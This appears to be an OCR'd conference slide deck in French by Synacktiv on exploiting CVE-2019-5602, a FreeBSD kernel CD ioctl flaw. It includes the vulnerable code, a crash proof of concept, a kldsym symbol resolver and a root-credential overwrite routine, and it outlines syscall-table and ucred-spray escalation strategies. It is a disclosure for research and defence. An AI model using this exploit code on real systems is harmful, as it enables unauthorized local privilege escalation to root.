
SYNACKTIV
DIGITAL SECURITY

Exploitation d’une vulnérabilité dans le noyau FreeBSD

13 février 2020
Synacktiv

Table des matières



Le bug

- CVE-2019-5602

```
static int
cdioctl(struct disk *dp, u_long cmd, void *addr, int flag, struct thread *td)
{
    /* ... */
    switch (cmd) {

        case CDIOCREADSUBCHANNEL_SYSSPACE:
            nocopyout = 1;
            /* Fallthrough */
        case CDIOCREADSUBCHANNEL:
            {
                /* ... */
                if (nocopyout == 0) {
                    if (copyout(data, args->data, len) != 0) {
                        error = EFAULT;
                    }
                } else {
                    bcopy(data, args->data, len);
                }
            }
            break;
    }
    /* ... */
}
```

Le crash


```
int main(int argc, char **argv)
{
    struct ioc_read_subchannel info;
    //struct cd_sub_channel_info data;

    int fd;
    fd = open("/dev/cd0", O_RDONLY | O_EXCL | O_NONBLOCK, 0);
    if (fd < 0)
        errx(-1, "failed to open device");

    info.address_format = CD_MSF_FORMAT;
    info.data_format = CD_CURRENT_POSITION;
    info.data_len = 4;
    info.data = NULL;

    ioctl(fd, CDIOCREADSUBCHANNEL_SYSSPACE, &info);

    close(fd);

    return 0;
}
```

Le bug

Quelques notes

- Primitive d'écriture dans le kernel
- Ecriture de 4 octets NULL
  - Testé sur environnement virtualisé (VMware)
  - Même si CD pas présent dans le lecteur
- Nécessite attaquant **DANS** groupe *operator*
- Elévation de privilèges

Table des matières



The easy way

- Environnement avec SMEP (Supervisor Mode Execution Prevention) désactivée
- Exploitation :
  - Ré-écriture des 4 octets de poids fort d'une entrée de la table des syscalls
  - Mapping d'un root shell dans l'espace user




Table des syscall

- Table des syscall en RW !!

```
struct sysent {         /* system call table */
    int sy_narg;        /* number of arguments */
    sy_call_t *sy_call; /* implementing function */
    au_event_t sy_auevent; /* audit event associated with syscall */
    systrace_args_func_t sy_systrace_args_func;
                        /* optional argument conversion function */
    u_int32_t sy_entry; /* DTrace entry ID for systrace */
    u_int32_t sy_return; /* DTrace return ID for systrace */
    u_int32_t sy_flags; /* General flags for system calls */
    u_int32_t sy_thrcnt;
};
```

Résolution des symboles

- Y'a un syscall pour ça : kldsym(2)

```
uint64_t resolve(char *name)
{
    struct kld_sym_lookup ksym;

    ksym.version = sizeof(ksym);
    ksym.symname = name;

    if(kldsym(0, KLDSYM_LOOKUP, &ksym) < 0)
        errx(-1, "failed to resolve symbol");

    warnx("%s mapped at %#lx\n", ksym.symname, ksym.symvalue);
    return (uint64_t)ksym.symvalue;
}
```

Root shell

```
void root()
{
    struct thread *td;
    struct ucred *cred;

    // get td pointer
    asm volatile("mov %%gs:0, %0" : "=r"(td));

    // resolve creds
    cred = td->td_proc->p_ucred;

    // escalate process to root
    cred->cr_uid = cred->cr_ruid = cred->cr_rgid = 0;
}
```

The hard way

Environnment

- SMEP + SMAP activées

Stratégie d'exploitation :

1. Fork de N processus (e.g. 1000)
2. Forcer la duplication de la strcuture *ucred* (e.g. setuid(getuid()))
3. Invoquer l'IOCTL vulnérable de manière itérative
4. Prier pour que l'uid d'un des processus fils passe à 0





Table des matières



Conclusion

- Exploit fiable sans la protection SMEP
- Exploit hautement instable avec la protection SMEP activée
- Testé uniquement sur un environnement virtualisé

Références

- https ://www.synacktiv.com/posts/exploit/exploiting-a-no-name-freebsd-kernel-vulnerability.html

AVEZ-VOUS
DES QUESTIONS ?

MERCI DE VOTRE ATTENTION

SYNACKTIV
DIGITAL SECURITY